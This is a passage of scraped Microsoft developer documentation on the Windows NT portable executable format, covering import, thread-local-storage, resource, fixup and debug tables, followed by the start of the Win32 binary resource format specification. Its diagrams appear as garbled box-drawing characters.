ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
  • 481.
    ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ HINT-NAME TABLE³ ³ ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DLL1 ADDRESS TABLE ³ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DLL2 ADDRESS TABLE ³ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DLL3 ADDRESS TABLE ³ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 8. Import File Layout 6.1 Import Directory Table The import information begins with the Import Directory Table which describes the remainder of the import information. The Import Directory Table contains address information that is used to resolve fixup references to the entry points within a DLL image. The import directory table consists of an array of Import Directory Entries, one entry for each DLL this image references. The last directory entry is empty (NULL) which indicates the end of the directory table. An Import Directory Entry has the following format: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ IMPORT FLAGS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ TIME/DATE STAMP ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ MAJOR VERSION ³ MINOR VERSION ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NAME RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ IMPORT LOOKUP TABLE RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ IMPORT ADDRESS TABLE RVA ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 9. Import Directory Entry IMPORT FLAGS = DD Currently set to zero. TIME/DATE STAMP = DD Time/Date the import data was pre-snapped or zero if not pre-snapped. MAJOR/MINOR VERSION = DW The major/minor version number of the dll
  • 482.
    being referenced. NAME RVA= DD Relative Virtual Address of the Dll asciiz Name. This is the address relative to the Image Base. IMPORT LOOKUP TABLE RVA = DD This field contains the address of the start of the import lookup table for this image. The address is relative to the beginning of the Image Base. IMPORT ADDRESS TABLE RVA = DD This field contains the address of the start of the import addresses for this image. The address is relative to the beginning of the Image Base. 6.2 Import Lookup Table The Import Lookup Table is an array of ordinal or hint/name RVA's for each DLL. The last entry is empty (NULL) which indicates the end of the table. The last element is empty. 3 0 1 ÚÄÒÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³0º ORDINAL#/HINT-NAME TABLE RVA ³ ÀÄÐÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 10. Import Address Table Format ORDINAL/HINT-NAME TABLE RVA = 31-bits (mask = 7fffffffh) Ordinal Number or Name Table RVA. If the import is by ordinal, this field contains a 31 bit ordinal number. If the import is by name, this field contains a 31 bit address relative to the Image Base to the Hint-Name Table. O = 1-bit (mask = 80000000h) Import by ordinal flag. o 00000000h __Import by name. o 80000000h __Import by ordinal. 6.3 Hint-Name Table The Hint-Name Table format follows: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ HINT ³ ASCII STRING |||³ ÃÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄ´ ³|||||||||||||||||³ '0' PAD ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ The PAD field is optional. Figure 11. Import Hint-Name Table HINT = DW Hint into Export Name Table Pointers. The hint value is used to index the Export Name Table Pointers array, allowing faster by-name imports. If the hint is incorrect, then a binary search is performed on the Export Name Ptr Table. ASCII STRING = DB ASCII String.
  • 483.
    The string iscase sensitive and is terminated by a null byte. PAD = DB Zero pad byte. A trailing zero pad byte appears after the trailing null byte if necessary to align the next entry on an even boundary. The loader overwrites the import address table when loading the image with the 32-bit address of the import. 6.4 Import Address Table The Import Address Table is an array of addresses of the imported routines for each DLL. The last entry is empty (NULL) which indicates the end of the table. 7. Thread Local Storage Thread local storage is a special contiguous block of data. Each thread will gets its own block upon creation of the thread. The file layout for thread local storage follows: ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ DIRECTORY TABLE ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ TLS DATA ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ INDEX VARIABLE ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ CALLBACK ADDRESSES ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 12. Thread Local Storage Layout 7.1 Thread Local Storage Directory Table The Thread Local Storage Directory Table contains address information that is used to describe the rest of TLS. The Thread Local Storage Directory Table has the following format: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ START DATA BLOCK VA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ END DATA BLOCK VA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ INDEX VA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ CALLBACK TABLE VA ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 13. Thread Local Storage Directory Table START DATA BLOCK VA = DD Virtual Address of the start of the thread local storage data block. END DATA BLOCK VA = DD Virtual Address of the end of the thread local storage data block.
  • 484.
    INDEX VA =DD Virtual Address of the index variable used to access the thread local storage data block. CALLBACK TABLE VA = DD Virtual Address of the callback table. 7.2 Thread Local Storage CallBack Table The Thread Local Storage Callbacks is an array of Virtual Address of functions to be called by the loader after thread creation and thread termination. The last entry is empty (NULL) which indicates the end of the table. The Thread Local Storage CallBack Table has the following format: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ FUNCTION1 VA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ FUNCTION2 VA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ NULL ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 14. Thread Local Storage CallBack Table 8. Resources Resources are indexed by a multiple level binary-sorted tree structure. The overall design can incorporate 2**31 levels, however, NT uses only three: the highest is TYPE, then NAME, then LANGUAGE. A typical file layout for the resource information follows: ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ RESOURCE DIRECTORY ³ ³ ³ ³ ³ ³ ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESOURCE DATA ³ ³ ³ ³ ³ ³ ³ ³ ³ ³ ³ ³ ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 15. Resource File Layout The Resource directory is made up of the following tables: 8.1 Resource Directory Table ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ RESOURCE FLAGS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ TIME/DATE STAMP ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
  • 485.
    ³ MAJOR VERSION³ MINOR VERSION ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ # NAME ENTRY ³ # ID ENTRY ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESOURCE DIR ENTRIES ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 16. Resource Table Entry RESOURCE FLAGS = DD Currently set to zero. TIME/DATE STAMP = DD Time/Date the resource data was created by the resource compiler. MAJOR/MINOR VERSION = DW A user settable major/minor version number. # NAME ENTRY = DW The number of name entries. This field contains the number of entries at the beginning of the array of directory entries which have actual string names associated with them. # ID ENTRY = DW The number of ID integer entries. This field contains the number of 32-bit integer IDs as their names in the array of directory entries. The resource directory is followed by a variable length array of directory entries. # NAME ENTRY is the number of entries at the beginning of the array that have actual names associated with each entry. The entires are in ascending order, case insensitive strings. # ID ENTRY identifies the number of entries that have 32-bit integer IDs as their name. These entries are also sorted in ascending order. This structure allows fast lookup by either name or number, but for any given resource entry only one form of lookup is supported, not both. This is consistent with the syntax of the .RC file and the .RES file. The array of directory entries have the following format: 3 0 1 ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ NAME RVA/INTEGER ID ³ ÃÄÒÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³Eº DATA ENTRY RVA/SUBDIR RVA ³ ÀÄÐÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 17. Resource Directory Entry INTERGER ID = DD ID. This field contains a integer ID field to identify a resource. NAME RVA = DD Name RVA address. This field contains a 31-bit address relative to the beginning of the Image Base to a Resource Directory String Entry. E = 1-bit (mask 80000000h) Unescape bit. This bit is zero for unescaped Resource Data Entries.
  • 486.
    DATA RVA =31-bits (mask 7fffffffh) Data entry address. This field contains a 31-bit address relative to the beginning of the Image Base to a Resource Data Entry. E = 1-bit (mask 80000000h) Escape bit. This bit is 1 for escaped Subdirectory Entry. DATA RVA = 31-bits (mask 7fffffffh) Directory entries. This field contains a 31-bit address relative to the beginning of the Image Base to Subdirectory Entry. Each resource directory string entry has the following format: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ LENGTH ³ UNICODE STRING ³ ÃÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄ´ ³ ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 18. Resource Directory String Entry LENGTH = DW Length of string. UNICODE STRING = DW UNICODE String. All of these string objects are stored together after the last resource directory entry and before the first resource data object. This minimizes the impact of these variable length objects on the alignment of the fixed size directory entry objects. The length needs to be word aligned. Each Resource Data Entry has the following format: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ DATA RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ CODEPAGE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ RESERVED ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 19. Resource Data Entry DATA RVA = DD Address of Resource Data. This field contains 32-bit virtaul address of the resource data (relative to the Image Base). SIZE = DD Size of Resource Data. This field contains the size of the resource data for this resource. CODEPAGE = DD Codepage. RESERVED = DD Reserved - must be zero.
  • 487.
    Each resource dataentry describes a leaf node in the resource directory tree. It contains an address which is relative to the beginning of Image Base, a size field that gives the number of bytes of data at that address, a CodePage that should be used when decoding code point values within the resource data. Typically for new applications the code page would be the unicode code page. 8.2 Resource Example The following is an example for an app. which wants to use the following data as resources: TypeId# NameId# Language ID Resource Data 00000001 00000001 0 00010001 00000001 00000001 1 10010001 00000001 00000002 0 00010002 00000001 00000003 0 00010003 00000002 00000001 0 00020001 00000002 00000002 0 00020002 00000002 00000003 0 00020003 00000002 00000004 0 00020004 00000009 00000001 0 00090001 00000009 00000009 0 00090009 00000009 00000009 1 10090009 00000009 00000009 2 20090009 Then the Resource Directory in the Portable format looks like: Offset Data 0000: 00000000 00000000 00000000 00030000 (3 entries in this directory) 0010: 00000001 80000028 (TypeId #1, Subdirectory at offset 0x28) 0018: 00000002 80000050 (TypeId #2, Subdirectory at offset 0x50) 0020: 00000009 80000080 (TypeId #9, Subdirectory at offset 0x80) 0028: 00000000 00000000 00000000 00030000 (3 entries in this directory) 0038: 00000001 800000A0 (NameId #1, Subdirectory at offset 0xA0) 0040: 00000002 00000108 (NameId #2, data desc at offset 0x108) 0048: 00000003 00000118 (NameId #3, data desc at offset 0x118) 0050: 00000000 00000000 00000000 00040000 (4 entries in this directory) 0060: 00000001 00000128 (NameId #1, data desc at offset 0x128) 0068: 00000002 00000138 (NameId #2, data desc at offset 0x138) 0070: 00000003 00000148 (NameId #3, data desc at offset 0x148) 0078: 00000004 00000158 (NameId #4, data desc at offset 0x158) 0080: 00000000 00000000 00000000 00020000 (2 entries in this directory) 0090: 00000001 00000168 (NameId #1, data desc at offset 0x168) 0098: 00000009 800000C0 (NameId #9, Subdirectory at offset 0xC0) 00A0: 00000000 00000000 00000000 00020000 (2 entries in this directory) 00B0: 00000000 000000E8 (Language ID 0, data desc at offset 0xE8 00B8: 00000001 000000F8 (Language ID 1, data desc at offset 0xF8 00C0: 00000000 00000000 00000000 00030000 (3 entries in this directory) 00D0: 00000001 00000178 (Language ID 0, data desc at offset 0x178 00D8: 00000001 00000188 (Language ID 1, data desc at offset 0x188 00E0: 00000001 00000198 (Language ID 2, data desc at offset 0x198 00E8: 000001A8 (At offset 0x1A8, for TypeId #1, NameId #1, Language id #0 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 00F8: 000001AC (At offset 0x1AC, for TypeId #1, NameId #1, Language id #1 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved)
  • 488.
    0108: 000001B0 (Atoffset 0x1B0, for TypeId #1, NameId #2, 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0118: 000001B4 (At offset 0x1B4, for TypeId #1, NameId #3, 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0128: 000001B8 (At offset 0x1B8, for TypeId #2, NameId #1, 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0138: 000001BC (At offset 0x1BC, for TypeId #2, NameId #2, 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0148: 000001C0 (At offset 0x1C0, for TypeId #2, NameId #3, 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0158: 000001C4 (At offset 0x1C4, for TypeId #2, NameId #4, 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0168: 000001C8 (At offset 0x1C8, for TypeId #9, NameId #1, 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0178: 000001CC (At offset 0x1CC, for TypeId #9, NameId #9, Language id #0 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0188: 000001D0 (At offset 0x1D0, for TypeId #9, NameId #9, Language id #1 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) 0198: 000001D4 (At offset 0x1D4, for TypeId #9, NameId #9, Language id #2 00000004 (4 bytes of data) 00000000 (codepage) 00000000 (reserved) And the data for the resources will look like: 01A8: 00010001 01AC: 10010001 01B0: 00010002 01B4: 00010003 01B8: 00020001 01BC: 00020002 01C0: 00020003 01C4: 00020004 01C8: 00090001 01CC: 00090009 01D0: 10090009 01D4: 20090009 9. Fixup Table The Fixup Table contains entries for all fixups in the image. The Total Fixup Data Size in the PE Header is the number of bytes in the fixup table. The fixup table is broken into blocks of fixups. Each block represents the fixups for a 4K page.
  • 489.
    Fixups that areresolved by the linker do not need to be processed by the loader, unless the load image can't be loaded at the Image Base specified in the PE Header. 9.1 Fixup Block Fixup blocks have the following format: ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³ PAGE RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ BLOCK SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ TYPE/OFFSET ³ TYPE/OFFSET ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ TYPE/OFFSET ³ ... ³ ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 20. Fixup Block Format To apply a fixup, a delta needs to be calculated. The 32-bit delta is the difference between the preferred base, and the base where the image is actually loaded. If the image is loaded at its preferred base, the delta would be zero, and thus the fixups would not have to be applied. Each block must start on a DWORD boundary. The ABSOLUTE fixup type can be used to pad a block. PAGE RVA = DD Page RVA. The image base plus the page rva is added to each offset to create the virtual address of where the fixup needs to be applied. BLOCK SIZE = DD Number of bytes in the fixup block. This includes the PAGE RVA and SIZE fields. TYPE/OFFSET is defined as: 1 1 0 5 1 ÚÄÄÄÄÒÄÄÄÄÄÄÄÄÄÄÄÄ¿ ³TYPEº OFFSET ³ ÀÄÄÄÄÐÄÄÄÄÄÄÄÄÄÄÄÄÙ Figure 21. Fixup Record Format TYPE = 4-bit fixup type. This value has the following definitions: o 0h __ABSOLUTE. This is a NOP. The fixup is skipped. o 1h __HIGH. Add the high 16-bits of the delta to the 16-bit field at Offset. The 16-bit field represents the high value of a 32- bit word. o 2h __LOW. Add the low 16-bits of the delta to the 16-bit field at Offset. The 16-bit field represents the low half value of a 32-bit word. This fixup will only be emitted for a RISC machine when the image Object Align isn't the default of 64K. o 3h __HIGHLOW. Apply the 32-bit delta to the 32-bit field at Offset. o 4h __HIGHADJUST. This fixup requires a full 32-bit value. The high 16-bits is located at Offset, and the low 16-bits is
  • 490.
    located in thenext Offset array element (this array element is included in the SIZE field). The two need to be combined into a signed variable. Add the 32-bit delta. Then add 0x8000 and store the high 16-bits of the signed variable to the 16-bit field at Offset. o 5h __MIPSJMPADDR. All other values are reserved. 10. Debug Information The debug information is defined by the debugger and is not controlled by the portable EXE format or linker. The only data defined by the portable EXE format is the Debug Directory Table. 10.1 Debug Directory The debug directory table consists of one or more entries that have the following format: ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿ ³ DEBUG FLAGS ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ TIME/DATE STAMP ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ MAJOR VERSION ³ MINOR VERSION ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ DEBUG TYPE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ DATA SIZE ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ DATA RVA ³ ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´ ³ DATA SEEK ³ ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ Figure 22. Debug Directory Entry DEBUG FLAGS = DD Set to zero for now. TIME/DATE STAMP = DD Time/Date the debug data was created. MAJOR/MINOR VERSION = DW Version stamp. This stamp can be used to determine the version of the debug data. DEBUG TYPE = DD Format type. To support multiple debuggers, this field determines the format of the debug information. This value has the following definitions: o 0001h __Image contains COFF symbolics. o 0001h __Image contains CodeView symbolics. o 0001h __Image contains FPO symbolics. DATA SIZE = DD The number of bytes in the debug data. This is the size of the actual debug data and does not include the debug directory.
  • 491.
    DATA RVA =DD The relative virtual address of the debug data. This address is relative to the beginning of the Image Base. DATA SEEK = DD The seek value from the beginning of the file to the debug data. If the image contains more than one type of debug information, then the next debug directory will immediately follow the first debug directory.
  • 492.
    Win32 Binary ResourceFormats Author: Floyd Rogers Preface This document was edited and released by Microsoft Developer Support. It describes the binary format of resources in Win32. The information is provided at this point because we feel it will make the work of application development easier. Unfortunately, the information in this document may change before the final release of Windows NT. Microsoft is NOT committing to stay with these formats by releasing this document. Questions or follow-ups for any of the information presented here should be posted to CompuServe MSWIN32 forum, section 4. --Steve Firebaugh Microsoft Developer Support 1. Overview 1.1 Comparison to Windows 16 (Win 3.0/3.1) 1.2 Strings in UNICODE 1.3 DWORD Alignment 2. General information 2.1 New Statements 2.1.1 New Button statements 2.1.1.1 AUTO3STATE 2.1.1.2 AUTOCHECKBOX 2.1.1.3 AUTORADIOBUTTON 2.1.1.4 PUSHBOX 2.1.1.5 STATE3 (3STATE) 2.1.1.6 USERBUTTON 2.1.2 EXSTYLE statement 2.1.3 CHARACTERISTICS statement 2.1.4 VERSION statement 2.1.5 LANGUAGE statement 2.1.6 MESSAGETABLE statement 2.1.6 Additional syntax for UNICODE strings. 3. Resource Header Format 3.1 DataSize 3.2 HeaderSize 3.3 Type 3.4 Names 3.5 Additional Resource Header Information 3.5.1 DataVersion 3.5.2 MemoryFlags 3.5.3 LanguageId 3.5.4 Version and Characteristics 3.6 Differentiating 16 and 32-bit resource files 3.7 File alignment 4. Resource Data Format 4.1 Version Resources 4.2 Icon Resources 4.3 Menu Resources 4.4 Dialog Box Resources 4.5 Cursor Resources 4.6 Bitmap Resources 4.7 Font and Font Directory Resources 4.8 String Table Resources 4.9 Accelerator Table Resources 4.10 User Defined Resources and RCDATA
  • 493.
    4.11 Name Tableand Error Table Resources 4.12 Version Resourses 4.13 Messagetable Resources 5. Revision History 1. Overview This document details the structure of the resource binary file (.res) format for the Windows 32 API (Windows NT 3.1 and Win32s). The structure is similar to the existing Windows 16 (Win 3.0/3.1) structure, but supports essential new features such as UNICODE strings, version headers, and DWORD alignment. To support these changes, the file format written by the resource compiler must be changed from that used by Windows 16. 1.1 Comparison between Windows 3.0/3.1 and Windows 32 The Windows 16 resource file is a file containing one or more binary resources. Each resource is preceded by a variable length structure containing: Type, Name, Flags, Size. The Type and Name fields are either a string identifying the Type or Name, or a WORD value specifying the ordinal identity of the resource. The Flags field specifies to the system how to load into memory the resource, and the size specifies the size in bytes of the resource. The size, therefore, points to the next resource in the file. The Windows 32 (both NT and Win32s) resource file retains this structure, while expanding the header information with several additional values. It also adds a few fields to some of the pre- defined resources (Menu and Dialog, for instance), aligns all fields within the predefined resources on WORD or DWORD boundaries, and adds UNICODE (16-bit character) support to the data structures. One additional difference in resource files for Windows 32 is worth noting. This does not directly affect the structure of the resource file, but is rather a difference in how resource files are handled and incorporated into an executable image (dll or exe). Windows NT uses COFF format objects. Because of this, and the fact that the Windows 32 exe format is much different than the Windows 16 format, the SDK provides a utility named CVTRES that converts a resource file into a COFF object. The linker then incorporates this object directly into the resulting executable image. No provision is made (as in Windows 16) for running the second pass of the resource compiler multiple times to update the resources: relinking the image is required. However, the Windows 32 API provides a set of APIs that allow a program to enumerate all resources within an executable image, and update individual resources in the image. 1.2 Strings in UNICODE All strings in a resource file are now stored in UNICODE format. In this format, all characters are represented by a 16-bit (WORD) value. The first 128 characters are identical to the 128 characters in the Windows ANSI character set (although the characters are represented by 16 bits each rather than 8bits). The characters in positions 160- 254 are similar to the characters in the standard Windows character set (note that the characters 128-159 are illegal Unicode
  • 494.
    codepoints). This meansthat they are terminated with a UNICODE_NULL symbol rather than a single NULL. The resource compiler translates all normal ASCII strings into UNICODE by calling the MultiByteToWideChar function provided by the Windows API. All escaped characters are stored directly, and are assumed to be valid UNICODE characters for the resource. If these strings are read in later by an application as ASCII (for instance, by calling the LoadString api), they will be converted back from UNICODE to ASCII transparently by the loader. The only exception to the rule is strings in RCDATA statements. These psuedo-strings are not real strings, but merely a convenient notation for a collection of bytes. Users may overlay a structure over the data from an RCDATA statement, and expect certain data to be at certain offsets. If a psuedo-string gets automatically changed into a UNICODE string, it things would inadvertently change the offsets of things in the structure and break those applications. Hence, these psuedo-strings must be left as ASCII bytes. To specify a UNICODE string inside an RCDATA statement, the user should use the explicit L-quoted string. 1.3 DWORD Alignment To make resource binary files easier to read under Windows 32, all objects within the file are to be DWORD aligned. This includes headers, as well as data entries. This does not usually entail changes in the order of the fields of resource data structures, but does entail the need for some padding between fields. The single exception to this rule is the font and fontdir structures. The reason for the exception is that these two structures are copied directly from other files, and are not used by RC. 2. General information The resource file is created by the resource compiler (RC) while parsing the resource script file (.RC) and including any other resource data files (eg. .ICO, .CUR, .BMP, .FNT). The resource file contains all information necessary to build the resource table in the executable image. The main purpose of the resource file is to speed the edit-compile-link cycle by not always forcing resource to be recompiled. There are currently about a dozen pre-defined resource types. These include Menus, Dialogs, Accelerators, Strings, Icons, Cursors, Bitmaps, Fonts and Version. These resources are used by the Windows system to define the appearance of the application window. The resource script allows the application writer to represent these features in an easily editable form. Other type ranges are reserved for use by the application for application-specific data. No attempt is made by the resource compiler to modify this user-defined data from 16-bit to 32-bit format. The executable image file for Windows 32 is not a Segmented image. In the 16-bit executable image file, each resource was placed into a separate segment in the image file. The Windows 32 image file places all resources into a single Object or section. The Windows 32 image file also provides a binary-sorted resource table that allows fast lookup of a particular resource, rather than a table that must be searched linearly, as in the 16-bit image file. Because this Windows 32 image file format is more complex that the Windows 16 format, making it harder to update directly, the Windows 32 API 